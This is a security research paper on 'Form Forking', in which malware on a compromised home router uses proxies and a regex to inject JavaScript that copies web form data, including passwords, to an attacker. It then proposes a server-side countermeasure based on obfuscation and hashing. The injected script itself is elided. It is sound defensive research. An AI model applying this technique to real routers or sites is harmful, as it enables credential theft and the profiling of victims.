Practice & Prevention of Home-Router Mid-Stream Injection Attacks

Steven Myers
School of Informatics
Indiana University
Bloomington, Indiana
Email: samyers@indiana.edu

Sid Stamm
School of Informatics
Indiana University
Bloomington, Indiana
Email: sstamm@cs.indiana.edu

***Abstract*—The vulnerability of home routers has been widely discussed, but there has been significant skepticism in many quarters about the viability of using them to perform damaging attacks. Others have argued that traditional malware prevention technologies will function for routers. In this paper we show how easily and effectively a home router can be repurposed to perform a mid-stream script injection attack. This attack transparently and indiscriminately siphons off many cases of user entered form-data from arbitrary (non-encrypted) web-sites, including usernames and passwords. Additionally, the attack can take place over a long period of time affecting the user at a large number of sites allowing a user's information to be easily correlated by one attacker. The script injection attack is performed through malware placed on an insecure home router, between the client and server. We implemented the attack on a commonly deployed home router to demonstrate its realizability and potential. Next, we propose and implement efficient countermeasures to discourage or prevent both our attack and other web targeted script injection attacks. The countermeasures are a form of short-term tamper-prevention based on obfuscation and cryptographic hashing. It takes advantage of the fact that web scripts are both delivered and interpreted on demand. Rather than preventing the possibility of attack altogether, they simply raise the cost of the attack to make it non-profitable thus removing the incentive to attack in the first place. These countermeasures are robust and practically deployable: they permit caching, are deployed server-side, but push most of the computational effort to the client. Further, the countermeasures do not require the modification of browsers or Internet standards. Further, they do not require cryptographic certificates or frequent expensive cryptographic operations, a stumbling block for the proper deployment of SSL on many web-servers run by small to medium-sized businesses.**

I. Introduction

In recent years there have been several papers pointing to the potential security vulnerabilities of home routers, as they become a ubiquitous part of the home computing landscape [1], [2], [3]. However, many have downplayed the risk that attacks on these devices can have with some combination of the following reasons: the attacks are too technically complicated to implement; the router population is too resource constrained to be useful or too heterogenous for malware to be widely deployed; or that many traditional security technologies can be directly ported to such routers, and so do not warrant their own investigations or security technologies.

978-1-4244-2969-1/08/$25.00

In Tsow et al.[1], Stamm et al. [2], Hu et al. [4], Traynor et al.[5], and Akritidis et al. [6], it has been shown that these devices are easily susceptible to malware infection, and in some cases denoted specific, simple attacks [1], [2] that could be deployed by simply making changes to a routers local variables, and thus the installation of malware is not critical. As a result, the susceptibility of these devices is not questioned. The concept of drive-by pharming proposed by Stamm et al. [2], has already been seen in the wild in Mexico [7]; this attack only requires changing the routers DNS lookup table, and thus not the installation of malware.

In this paper we show the ease of developing and deploying simple malware for a significant portion of the currently deployed routers, note such attacks' potential strengths, and argue why some traditional countermeasures would be ineffective against such attacks. While there are a significant number of attacks that can be hosted from home routers, we will address only one form: script injection and modification attacks on websites. These attacks are simple one-way man-in-the-middle attacks, performed on web pages that contain JavaScript to be executed by the browser. By modifying, injecting or deleting JavaScript, an attacker can avoid JavaScript's main security policy (same-origin policy), and the implicit assumption that many designers make, even if they know it is technically incorrect: a web-page's source will be transmitted from server to client unmodified. (We call it "one-way man-in-in-the-middle" because only one direction of the client-server communication has to be modified; once some attack code is injected into the main HTML page, the victim's browser performs the other half—sending the data back to the attacker. Further details are given in the Appendix)

The script-injection attack we consider affects websites that collect form data, allowing easy collection of large amounts of personal data and credentials. The data collected would often be of the type that a phisher would be interested in. With the cost of phishing being difficult to measure, we note that according to Gartner[8], $3 billion US was lost due to Phishing attacks in 2007, making it a huge security problem in practice. While in the last year the number of phishing attacks has stabilized, this is mainly believed to be evidence that current phishing countermeasures are effective. Given that

our proposed attack is immune to the many of the effective deployed phishing countermeasures, we see a high threat for such a simple attack and the incentive for attacks to consider implementing it. In response, we propose a countermeasure that can be used to fight script-injection and modification attacks from home-routers.

A. A Specific Injection Attack: Form Forking

We focus on a specific injection attack, which we call Form Forking. This is done to provide concrete evidence of the potential of script injection attacks in a setting similar to attacks that are currently performed, not to represent the worst possible script injection attacks. In fact, variants of cross-site scripting, and click-fraud are two other attacks that can be easily empowered by script injection attacks on home routers.[1]

Our attack can be thought of a variant of phishing in that collects the same type of information that phishers are interested in, but it is unlike phishing since it does not require an attacker to send fraudulent emails to potential victim with the hope of enticing them to fraudulent sites (i.e., the social conning); nor does not require that the attacker develop fraudulent sites that imitate legitimate ones. In this way it has immunity to the typical choke-points of phishing: spam prevention and fraudulent site take-down. Of course, it does require the infection of a user's router with malware. Given that phishers already use botnets to push spam, it is reasonable to assume they would consider using networks of malware infected home routers [4], [5] to perform attacks.

The attack works by placing a man-in-the-middle (MITM) attacker between the client and the server on the user's router, modifying all (non-encrypted) HTML form pages requested by the client's browser on route from the server. Any web page that will submit information to the server will be modified so that the same information is also sent to the attacker (possibly indirectly, so that anonymity can be maintained). The result is a flood of personal data, usernames and passwords correlated with a given user and the sites visited, resulting in valuable information. Because the HTML modification process is almost web page and browser independent, the process can be applied to all web pages a client visits. This attack does rely on the use of scripts, but this is a feature that is nearly ubiquitously enabled on users' browsers to take advantage of modern web sites. Additionally, the client will see rendered exactly the same webpage as the legitimate web page with some completely hidden, undesirable functionality (assuming the client does not look at the page's source code). Further, because the attacker can expect a large amount of data from the same client, it is possible in many situations for it to correlate data of a given user across many visited web pages to construct large identity, password and credit profiles; it is known that such portfolios of information on a given individual have traditionally provided for premiums in the sale of information by phishers to cashers[9], as it increases the likelihood that the attackers will be able monetize the information.

[1]These would be variants of the traditional attacks such as XSS, as the attacks would not rely on security flaws on server side scripts due to its inclusion by the router.

B. The Router Population At Risk

In 2006, in the US it is estimated that 8.4% of all households have a WiFi router, and in Europe it's 7.9% [10]. These numbers do not include home routers that do not have wireless capabilities. The percentage of routers with default passwords, and passwords in small dictionaries is estimated to be substantial[1], [4], at relatively 25%-35% for the former and another 20% for the latter. Grossman [11] shows a method in which home routers with default or easily guessed passwords can be attacked by reflecting attacks off a users PC from a fraudulent web-page. Therefore, there are hundreds of thousands of routers deployed in both the US and Europe that are at risk. If such an attack is successful at logging on to a router, it can make the router remotely administrable, change its password, and return the router's IP address to an attacker, who can then attack the router by changing its firmware at the attacker's leisure. Similarly, Hu et al., Traynor et al. and Akritidis et al. [4], [5], [6] have suggested methods in which malware can propagate to such wireless routers via wireless worms on infected neighboring routers and/or laptops. Further, they have shown that, at least in theory, the risk of such contagion is large, with tens of thousands of routers being infected in short periods of time in major US cities based on epidemiological modeling.

One argument against such worms attacking or viral infections of routers has been that there is a general lack of a homogenous platform to attack, with different vendors using different operating systems, unlike the PC environment in which there are only a few families of operating systems to attack. Opponents have stated that one needs to develop a different version of the worm for each platform, but this fails to recognize that there is a common operating system, based on Linux and freely available at openwrt.org, that works on many of the different hardware platforms.[2] Therefore, once compromised, an attacker needs only update the firmware with an appropriate build of the openwrt.org code, building their attack on this common platform.[3] The work of building code for multiple platforms has thus largely been solved.

C. Router Malware: A Distinct Problem

While there has been much previous work on malware, little of it has focused on the different setting that routers find themselves in, as opposed to PCs. Note that the replacement of the entire machine's operating system is not something that would normally be contemplated by malware authors on traditional PCs. Replacing a PC's operating system would be

[2]The site openwrt.org lists dozens of models on which their software is known to run, and many more dozens where it is expected to run but has not been tested. Significantly, many of the most popularly deployed models have been tested and shown to run the software.

[3]We note that determination of the appropriate model of router can generally be determined from the routers own information pages, or by using traditional OS fingerprinting techniques and wireless driver fingerprinting techniques [1], [12].

a long cumbersome process, and would quickly be detected. Yet, due to the fact that few router users are even aware of the fact that their machine has an operating system, let alone the ease with which it can be replaced unnoticed makes this a reasonable attack. Explicitly, most users do not interact with their routers once they are operating properly, and rather treat them a sole-purpose appliance.

As mentioned in the last section, such routers are frequently deployed insecurely. Further, currently there are no software detection or defense products for them. This means infection is likely to be undetected and non-resolvable by most users. In fact, frequently the firewall on the router is seen as part of the defensive system of the home user's computer network, meaning attacks on the router directly weaken the security model of the PC. Malware is installed on these devices by firmware upgrade, replacing the router's entire operating system in an irrevocable manner, making traditional malware detection and removal technologies that reside on the client suspect. This is not the case with home PCs. Therefore, our work shows the need to protect all of a user's programmable infrastructure from malware, not just the PC. Similarly, web-content providers must consider attacks that interact with all system infrastructure, especially that likely to be deployed in the home insecurely.

Failures or problems in a legitimate router firmware upgrade processes can result in permanently unusable routers, as the firmware upgrade removes the currently installed 'firmware upgrade process', but fails to produce a stable replacement process. We argue that this property makes it highly unlikely that commercial entities will offer third party scanning and defense products that sit on the router, as the improper installation of such software could cripple the device, causing serious consumer relations headaches and costs.[4] Finally, firmware upgrading allows attackers to lock others out of the firmware upgrade process, by having it install a firmware upgrade process that uses cryptographic code-sign to ensure that all future firmware upgrades are signed by the attacker. This implies that once a device is infected, such security software—if it existed—could not be installed.

D. Outline

The remainder of this paper is outlined as follows. In Section II we give a high-level description of the script injection attack, and some of its technical benefits and motivations from an attacker's perspective. In Section III we propose countermeasures to script injection and modification attacks that allow servers and/or users to detect the presence of such attacks. We also provide some basic quantitative results measuring the efficiency of our countermeasures. In Section IV we give specific technical details of our Form Forking script injection attack on a common home router. Finally, we cover related work and give our final conclusions.

[4]We note that many router manufactures imply that router owners risk invalidating their warranty if they perform manufacturer supplied firmware updates, and we believe this to be due to the possibility of crippling routers.

II. The Script-Injection Attack

We introduce a form of script-injection attack that we call Form Forking. The attack causes the router to scan all (non-encrypted) HTML web pages that pass through it as HTTP responses from web servers, and maliciously augment those containing HTML forms. The modification causes form submission data to be duplicated and sent to the attacker. This is done most simply by having the appended JavaScript cause form submissions to fork: the originally intended post and a copy specified by the attacker both happen. The attacker can also include important meta-information in its post, such as the current URL, IP of the recipient, or other information such as cookies (a current mechanism used in practice to help fend off phishing and strengthen web authentication mechanisms).

A. Brief Technical Overview

We implemented and tested this attack to ensure its feasibility and functionality. In our implementation, we infected a Linksys WRT54GL router running the White Russian OpenWRT firmware[13]. A transparent proxy server, TinyProxy was installed on the router to intercept HTML web pages coming through the router from the Internet, so they could be modified by the attacking software and then transmitted to the intended recipient on the LAN. This proxy prevented us from having to interface directly with the TCP/IP stack to capture HTTP traffic traversing the router. Our attack was mounted using a second proxy server, Privoxy, that simply re-writes content it transfers using regular expression substitutions. There was nothing preferential about the selection of the WRT54GL router other than it supported the White Russian firmware. As mentioned previously, this software and its predecessor (Kamakazi) are supported on a vast array of home router models.[5] The use of Privoxy and TinyProxy simplified the attack, and the software is fairly small (installation required only 230KB on top of the base OpenWRT installation, including dependencies). A more dedicated attacker could specialize the attack, to require little extra resources, (firmware memory being the scarce resource on these devices), but we made no effort to compact or minimize the proxy software for our proof-of-concept implementation. In Privoxy, we used variants of the following simple, perl-style, regular expression to append each page with JavaScript that performs the forking attack:

```
s|</body>|<script type="text/javascript">
...
</script></body>
```

This is a substitution expression that seeks the closing `</body>` tag and inserts the forking script just before it. When loaded, the script attaches a function to all forms in the page so that when form submission is triggered, the page sends a copy of the data to the attacker's server. This forking attack is described in depth in Section IV.

[5]See http://wiki.openwrt.org/CompleteTableOfHardware for a complete list of supported hardware.



Fig. 1. Improper v. Proper use of SSL for forms. On top, a secure post is performed, where the form is sent on an unauthenticated channel to the client. The authenticated channel is established just before the response. On the bottom, the authenticated channel is established before the form is sent.



Fig. 2. Flow of Internet traffic through our proof-of-concept router: HTTP traffic is directed through Privoxy that manipulates the Response streams, and then through TinyProxy that makes the proxying transparent.

We tested the attack against several popular web sites that use secure-post SSL connections (see Section II-B), and sites that use forms on unencrypted communications channels. The results were, as expected, that each site appeared identical to the original site as viewed from the rendered web-browsers, and that data entered in the forms was collected by our collection site, proving the feasibility of the attack on current commerce and banking sites.

B. Who is Vulnerable?

While any information that is sent via HTML forms or that is stored in cookies is potentially vulnerable to Form Forking, there is some information that is particularly interesting to modern phishers: authentication and financial information. This information tends to be protected by encryption, in the form of SSL connections. If an SSL connection is established before the form is sent to the web-browser, then the Form Forking attack is muted. As the MITM attacker cannot modify the page en route to the client, form information will not be doubly submitted. However, a significant number of large retailers do not properly enact SSL connections before a web-form is sent to the client. Instead, they perform what is known as a secure post.



Fig. 3. Duality of the on-submission path: can be through the `onSubmit` attribute, *or* the `.submit()` DOM object method.

A secure post work as follows: if a server wants to receive confidential information from a client it sends the client a web page, not encrypted or authenticated, containing a form to request the information of interest and also a command to initiate an SSL connection before the information is submitted. Then, once the SSL connection is established the information is securely sent across (see Figure 1). Of course, this does not protect against Form Forking, as by the time the client has received the form page, the damage has already been done: the page has been modified to include the Form Forking attack.

Secure posts are often used instead of initially establishing a proper secure SSL connection, due to the costs associated with SSL connections. Many organizations, such as banks, do not wish to incur the computational cost of performing asymmetric cryptographic operations—implicit in SSL sessions—for each visitor to their web-site, if many of those users have no intention of providing confidential information such as passwords. Yet, at the same time the web-site designers do not wish to force users to navigate to a separate web-page that is properly SSL encrypted. The result is often the use of secure posts. For example, perhaps many user visits a bank's website to search for information on mortgage rates, or credit-cards, and never provide the site with confidential information. In these cases, there is no need to provide encryption. Yet, at the same time, the bank does not want to force its many banking consumers to navigate to a second site to commence online banking.

While secure-posts may sound like a rare use of SSL, their use is actually quite wide-spread. A partial list of sites that implement Secure Posts (as of June 2008) include chase.com, amazon.com, officemax.com, facebook.com, discover.com, target.com and hotmail.com. There are, of course, many lesser known sites who also employ secure posts. We note that recently chase.com updated their security practices, by requiring users to validate the browsers they use to access their accounts; this is done by installing a cookie on the user's browser, and checking for its presence on future login attempts. If the cookie's presence is not detected, then out of band communication is used to check identity. However, they still continue to use secure posts, meaning that an attacker would immediately have access to a victims password and cookie. Therefore, Chase is still vulnerable to Form Forking.[6]

[6]We note that by the time this paper went to print (Nov. 2008), Chase had quit using secure posts, and moved to using SSL in a secure manner.

C. Attractive to Fraudsters

It is important to note that our Form Forking script injection attack collects the types of credentials and financial information that phishing does, and therefore there already exists a black-market for the information retrieved. This illustrates the desire and profitability involved with credential harvesting, making an easy attack (like Form Forking) attractive to fraudsters.

Additionally, Form Forking does not use spam or mimicked sites, so it is not vulnerable to spam filters and site take-down, two of the most effective defenses against phishing. The attack also has all of the benefits of spear-phishing, since victims are implicitly targeted with attacks relevant to their own context. Work by Jagatic et. al [14] has shown that people are much more susceptible to contextual attacks. This makes sense, as spam that does not fit a victim's context is easy for the victim to identify (e.g., phishing spam from a bank the victim does not use). In Form Forking, the only information garnered by the attacker is from sites the victim visits by choice, and thus the stolen information is likely to be highly accurate and reliable.

1) Creating Victim Profiles: Because Form Forking can be performed by putting malicious code on a router near to a victim, an attacker can—over time—learn a large amount of information about a specific user. This is because the attack is unlikely to be detected at all given current security technologies. The attacker can additionally attach the host's IP address (or other identifying material) to all stolen data, correlating the data with users. This can have devastating effects, because a large amount of personal information can be stolen through insecure sites that are traditionally unlikely to be targeted or attacked. Yet when the unlikely site's information is combined with other information an attacker might have access to, it may become extremely valuable.

For instance, a client might easily reveal her mailing address to one company, so it can send her a product catalog, and she might reveal personal information often used to establish identity, such as her mother's maiden name, when signing up for some retailers site. She may reveal the first 5 digits of her Social Security Number (SSN) to one site, and then the last 4 to another, allowing the attacker to retrieve the entire SSN. Furthermore, poor security habits, such as password reuse, or the use of simple site dependent password modification algorithms may also become apparent to the attacker. For example, if the attacker finds that the client's password to amazon.com is secretAmazon, and the password to ebay.com is secretEbay, then it is probable that a likely password for office.com is secretOffice. The ability of this attack to create databases of information that can easily be correlated to individuals represents, in the view of the authors, a significant threat.

2) Attacks On Alternate Hardware: Although we focus on home routers, there is no reason that the attack is limited to them. In particular, the same attack could be carried out with more traditional malware that attacks client PCs. However, in these cases an infecting agent could perform more serious attacks, such as keyboard scraping, but different defense and detection mechanisms exist on those platforms, and don't suffer from having malware completely and permanently usurping the operating system due to the firmware upgrade process on routers.

The script-injection attack points to vulnerabilities that occur when malware moves to other platforms. Finally, while commercial routers that handle large amounts of traffic tend to be more secure than home users' routers, the need to only compromise traffic in one direction as described in Appendix A, makes such routers, if compromised, excellent hosts to launch such attacks.

III. Possible Countermeasures

We propose a deployable countermeasure to prevent script-injection attacks, as previously described. We require that the countermeasure be effective in today's production environment. This rules out modifications to the browser, downloadable plug-ins (which have very low uptake amongst consumers), and new coding techniques required by the website designers. Further, we acknowledge that websites employing secure-posts do so to reduce server-side processing requirements or other business and operations considerations. Thus, one cannot simply require that SSL be properly run on all servers. Therefore, the countermeasures should be deployable in scenarios where secure posts will be used, as opposed to proper SSL.

One might argue that a campaign to secure home routers would be helpful; while true, this is unlikely to solve the problem. Consider the success of education campaigns that have people secure their home computers: despite repeated calls to install computer anti-virus software, Microsoft announced in 2005 its OneCare security solution, targeting the estimated 75% of Windows users that had not installed anti-viral software[15]. Therefore, while education campaigns are desirable, they are unlikely to close the vulnerability of malware affecting deployed routers. Even if all routers sold in the future are secured, there is a legacy deployed base of millions of routers at risk, and the natural retirement/replacement rate for such appliances is not clear.

MITM despite Same-Origin-Policy: Another countermeasure to prevent this attack may be to rely on JavaScript security features. The most commonly used security feature in JavaScript is the same-origin policy (SOP). The SOP as implemented by browsers makes sure that JavaScript cannot communicate easily across domains. That is, script running on a site from one web server should not be able to communicate with script that runs on another web site. This helps prevent some JavaScript-based attacks, such as cross-site scripting, and helps maintain user privacy; but it does not stop Man-In-The-Middle (MITM) attacks where an adversary sits on the path between client and server. This is because the clients only method of determining script origin is through domain names, and a MITM attacker, such as the script injection attacker, can insert any malicious code directly into a page served by a "legitimate" server — thus putting the attacker's code in the

same domain (origin) as the legitimate server's code. For the purposes of MITM script injection attacks, the SOP does not provide any defense.

Ineffectiveness of Same-Destination Policy: Some have suggested that a Same-Destination-Policy (SDP) could be implemented to circumvent script-injection attacks that relay information back to attackers, but this fails on two points. First, it would require major browser upgrades, which take a long time to be adopted, and would potentially break a number of web-sites, especially advertising-oriented ones, where information is collected from the user on a content providers site, but is sent to the advertiser's. Second, this misunderstands the point that the script-injection malware placed on the router potentially controls all data to and from the router, and therefore, the attacker can convince the browser that all forms are being submitted to the same destination and include some form of beacon, and then the malware on the router, on seeing the beacons, can divert the replicated form data to an alternate location.

A. Our Countermeasure: Resource Limited Tamper Resistance

We propose a countermeasure for script-injection attacks that alerts users and servers to the fact that their clients have had script-injection attacks applied to them. The countermeasure should work for any script-injection or modification attack, and not just the Form Forking attacker previously described. The countermeasure is a type of tamper-proofing[16], [17], [18], which makes use of code-obfuscation, but has slightly different security requirements due to both the unique software-on-demand distribution methods of web-scripts and the limitations on adversaries' resources. Thus, our countermeasure is not computationally secure in a cryptographic sense, and we do not dispute that a dedicated hacker could overcome the solution with enough resources. Our goal however is more preventative: to make script-injection unattractive and non-profitable, so that fraudsters do not attempt the attack since it will not be financially profitable (at least on those sites that bother to invest in countermeasures). In particular, we argue that overcoming the countermeasure will require a lot of individual time on the part of the attacker that cannot easily be automated. In essence our technique has security properties similar to a CAPTCHA: it is easy for the server and client to respectively generate and check the countermeasure, but it is difficult to automate a correct counter-countermeasure. To overcome the countermeasure, attackers have to individually and repeatedly analyze each site they are attacking, with the frequency being decided by the server. If the frequency is set high enough, the cost of the attack becomes prohibitive due to the cost of the man-hours necessary to overcome the attack.

One would like to use digitally signed code to transmit JavaScript, as this could—in principle—solve the problem completely. Inserted code would then instantly be recognized, and appropriate measures could be taken. We note that unlike SSL connections, which require expensive asymmetric operations for each visitor by the server, a standardized signing format could allow web-servers to sign only when they perform site updates (making the amortized cost of signing essentially zero), and pushing the verification costs to the client, where there is often wasted computational capacity. Unfortunately, there is no common form of code-signing supported in today's browsers. Although there is some sense of code-/script-signing for Mozilla browsers [19], there is no corresponding feature in Internet Explorer. In any event the code-signing done by Mozilla would not prevent Form Forking, as it is only used to increase script permissions, a property not needed by our script-injection attacks.

B. A Detection Countermeasure

Our countermeasure works by having the JavaScript check itself for consistency and report the results. To ensure that the reports are not easily falsified, the entire JavaScript of the page (along with self-consistency code) is obfuscated. This is a form of tamper-prevention, but the threat-model differs from that of historical tamper-prevention. In particular, we do not need the tamper-resistance to be long lived, as the web-page can be frequently updated to include new tamper-prevention code: in theory this could be changed every time the web-site is visited, but in practice this will be done after a specified time-period. Therefore, the tamper-prevention need only deter an attacker long enough to overcome the frequency with which the tamper-resistance is updated. In this case, the web page designer or JavaScript coder need not even be aware of this tamper-resistance, as it is compiled in after the design process, and refreshed on a timely basis specified by a security engineer.

Historically, similar techniques have been used either as a form of copy protection on software or to help enforce digital rights management technologies[20]; in those cases the security model requires that the tamper-prevention be long-lived, as the tamper prevention needs to live for the life of the software or media being protected, which is generally indefinitely, and its success in those cases has been limited. This can also be seen as a case of having mobile agents on hostile hosts [21], [22], [23], where the website script represents an agent and the router represents a hostile host over which the agent transits on way to a trusted host. For our purposes, by contrast, the tamper-proofing can be updated fairly frequently.

At a high-level, our tamper-prevention countermeasure will have the web-server insert cryptographic hashing script C into any HTML form requesting data (C will be described shortly) and calculate a checksum over the majority of the web script, it will then check that the calculated checksum is correct, and if not it will show an appropriate script-injection attack warning page; in cases where form data is being returned, we show how to slightly augment this defense.

1) Technical Details: Let S be the original JavaScript and external references to JavaScript of the web page requested by the client.[7] Let O be a JavaScript obfuscator that given

[7]Note that S might reference more JavaScript from different servers, this is not included in S, but the references to these scripts are, by definition.

code D and a string of random bits R, produce an obfuscation $O(D, R)$, when the choice of random-bits need not be specified, we use $O(D)$ to denote the random variable representing the obfuscated code of D. Let X' be the web page that results from the random obfuscation of combined code in C, performing the tamper-proof checking, and the original web-page S $X' \leftarrow O(C||S)$, where '||' denotes concatenation; specifically, it is the legitimate page eventually sent by the server to the client.

a) General Case: C will begin execution when the web-page is initially loaded. It will both compute a hash of the JavaScript S and check the hash for consistency with a previously computed checksum value $z' = h$. In particular, C uses the browser's Document Object Model (DOM) to acquire a current description of all of the JavaScript and HTML on the current web page $\mathcal{X}$ (not necessarily the same as X', because of possible attack). It puts all of the scripts and HTML into a canonical form, and concatenates all of the strings to form T; it then computes $z = h(T)$, where h is a collision resistant hash such as MD5 or SHA1 (note the code for such a hash is contained in C).

C will calculate the hash, z, of a canonical form, T, of the JavaScript, HTML and external references on the current web page (i.e., $z = h(T)$), which theoretically should contain X', and compare it to a previously computed value of $z' = h(T')$ where T' is the canonical version of X'. The canonicalization is necessary due to the fact that different browsers have different textual representations of X'. C then displays some appropriate warning page if $z \neq z'$, informing the user that they there had been a script injection attack.

There is one problematic caveat in the description of C: In a perfect world, the value z' would be included in the code C (in order for its equality to be properly computed), and thus in T', but the value z' is derived from $h(T')$ causing a problem in its calculation: circularity. Therefore, the value z' must either be kept in a section of JavaScript that is purposefully excluded from the composition of T' (and thus not included the computation of the hash), or it should be contained in an externally loaded resource, (such a reference remains constant and is hashed, but its content is not). The limitation of where one can store z' may make it more susceptible to automated attack then the detection countermeasure presented for form data in the next section, where z' will not be encoded in the document.

In order to fight against reverse engineering of this code, and the determination of z', C can calculate multiple checksums, $z'_i = H(T_i)$, for canonical descriptions T_i for random subsets X'_i of the conical version of X'. Only if all of the checksums are all correct should the correct page be displayed, thus an attacker must ensure that all checksums have been defeated in order to ensure the warning page is not presented.

b) The Case of Forms: We now consider the case of protecting web forms. This case can be strengthened slightly because the value z' needs not be retrieved by or encoded in the JavaScript, but rather the computed value z can be sent to the web server, for validation.

Let the data requested by the form in S be represented by $m_1, \ldots, m_n$. Again, let X' be the webpage that results from combining the code in C with the original web-page S. The code C now modifies the submit routines of the web page to ensure that before submission of user entered form data $m_1, \ldots, m_n$ to the server, the checksum value $z = h(T)$ is computed. In particular, C uses the browser's DOM to acquire a current description of all of the JavaScript and HTML on the current web page $\mathcal{X}$ (not necessarily the same as X', because of possible attack). It puts all of the scripts and HTML in $\mathcal{X}$ into a canonical form, and concatenates all of the strings to form T; it then computes $z = h(T; m_1, \cdots, m_n)$, where h is still a collision resistant hash. The script then submits the values $m_1, \cdots, m_n$ and z to the server. The server, upon receiving $m_1, \cdots, m_n, z$ will check that $z = z'$ where $z' = h(T', m_1, ..., m_n)$, and T' corresponds to the canonicalized version of the JavaScript and HTML that the server sent of the web-page X' sent to the client. If they are equal then the server will assume that no attack has been performed, but if they are not equal, then the server will shut down the account of the client, and notify the user that he or she has been attacked. This notification should be through alternative channels, as in this case the web channel may be compromised.

We note that in the case of forms, the server should still apply the general case transformation to prevent the injection of code that simply prevents the values $m_1, ..., m_n$ and z' from being submitted to the server. In this case, the router could learn $m_1, ..., m_n$, but the neither the server nor the user would be notified of a problem.

c) The Effect on the Adversary: If an adversary tries to perform a script modification attack, such as the Form Forking attack presented herein, by injecting code P or modifying the original script S, then this will ensure that for $z = h(T)$ that $z \neq z'$, and thus the warning page will be displayed to the user. This is because the value T will now be a canonicalization of the JavaScript in X which now contains both X' and P, as opposed to only X'.

Of course, the immediate and obvious counter-countermeasure for an attacker who expects servers to be adding the tamper-proofing code C', is to have the Form Forking code P' remove or modify the code C' from the web-page X and in the case of included forms simulate its execution by computing a checksum $\hat{z} = h(\widehat{T}, m_1, ..., m_n)$, where $\widehat{T}$ is the canonical form of the original page X with the code C, and, importantly, without the code P present. This would ensure that $\hat{z} = z'$, thus ensuring that the web-server does not notice any problems.

To prevent attackers from easily bypassing the checksum as just described, we rely on the security properties of the obfuscator to make it difficult to recognize and remove the checksum code C from the web-page X. Here we come across the problem that it is questionable that obfuscators can make such promises, as there is a strong history in the hacking community of reverse engineering obfuscated code. Further, as discussed in the related work, the cryptographic research community has shown strong evidence that strong

forms of obfuscation are unlikely to exist. However, it is here that we take advantage of the fact that scripting code is delivered on demand to the browser, that routers are relatively computationally limited, and that while the recognition and removal of C is feat that humans can accomplish with time and practice, currently cannot be implemented in an automatic process.

Therefore, to complete our countermeasure we have the server randomly re-obfuscating the document sent out on a regular and timely basis. Thus ever t time units the server re-obfuscates the web-page X' using new randomness and starts serving the newer version. When it receives form data from the obfuscate web-page it computes the checksum with respect to the obfuscated source. More specifically, in time period i, the server would compute $\mathcal{X}'_i \leftarrow O(X', r_i)$, where r_i are the random coins used by the obfuscator at the ith time period. It would then serve the web-page $\mathcal{X}'_i$ in place of X' during the ith time period. Upon receiving $m_1, \cdots, m_n, z$ from a client it will check that $z = z'$ where $z' = h(\mathcal{T}', m'_1, ..., m'_n)$, and T' corresponds to the canonicalized version of the JavaScript and HTML that the server sent of the web-page $\mathcal{X}'_i$.

The likelihood that an adversary can de-obfuscate $X'_i \leftarrow O(C||S, r_i)$ in real-time on a router, are minimal. Further, if an adversary manages to de-obfuscate X'_i in some time $t' > t$, a new obfuscation $X'_{i+1} \leftarrow O(C||S, r_{i+1})$ will be presented by the server.

2) Obfuscation Requirements: Since an adversary can access many obfuscations of the same source code by simply querying over a period of time, it is essential that the obfuscator produce output that is resilient to automated de-obfuscation in the presence of these many obfuscations. Note that this is a property that most obfuscators should provide security against, as an adversary that has access to obfuscated code can presumably re-obfuscate the obfuscated code as many times as it wishes . This provides the adversary with as many obfuscated versions of the original code as it may need.

As for the obfuscation requirements themselves, our assumption is only that the obfuscated version of C cannot be recognized, given X', in an automated fashion (or with human help) in less than t time-units. We note that with the performance measurements we have in the following section, it is reasonable to consider t time-units to be on the order of several minutes. Based on modern-day obfuscators, this seems to be a reasonable security assumption, even if there are questions of whether or not obfuscators can achieve the strong security requirements against more traditional cryptographic adversaries [24]. In fact, this seems like a practically tunable parameter for even relatively weak obfuscation systems. This largely reduces many of the incentives for attackers to use script injection.

Finally, note that it is the obfuscation combined with a consistency hash in this countermeasure that makes it effective. Obfuscation alone would not be an effective countermeasure! For example, if one simply obfuscated the source our Form Forking code would attach itself to obfuscated code just as it would to readable code, and it would function just as effectively. This is because the Form Forking code is not dependent on the source of the original page, other than for it to have a `</body>` tag, something that cannot be obfuscated by definition of the JavaScript language.

Page	Mean	Variance	Size
A - Original	0.969s	0.002s	219KB
A - Obfuscated	1.039s	0.014s	225KB
B - Original	0.547s	0.004s	79KB
B - Obfuscated	0.647s	0.002s	78KB
C - Original	0.234s	0.000s	65KB
C - Obfuscated	0.179s	0.000s	65KB

TABLE I
AVERAGE LOAD TIMES (SECONDS) FOR SAMPLE PAGES FROM THREE POPULAR SITES, AND OBFUSCATED COPIES. TIMES WERE MEASURED TEN TIMES.

Page	Time	HTML Size
A - Obfuscated	1.025	77KB
B - Obfuscated	0.174	36KB
C - Obfuscated	0.022	5KB

TABLE II
SERIALIZING AND HASHING TIMES (IN SECONDS) FOR SAMPLE PAGES FROM THREE POPULAR SITE COPIES THAT WERE OBFUSCATED.

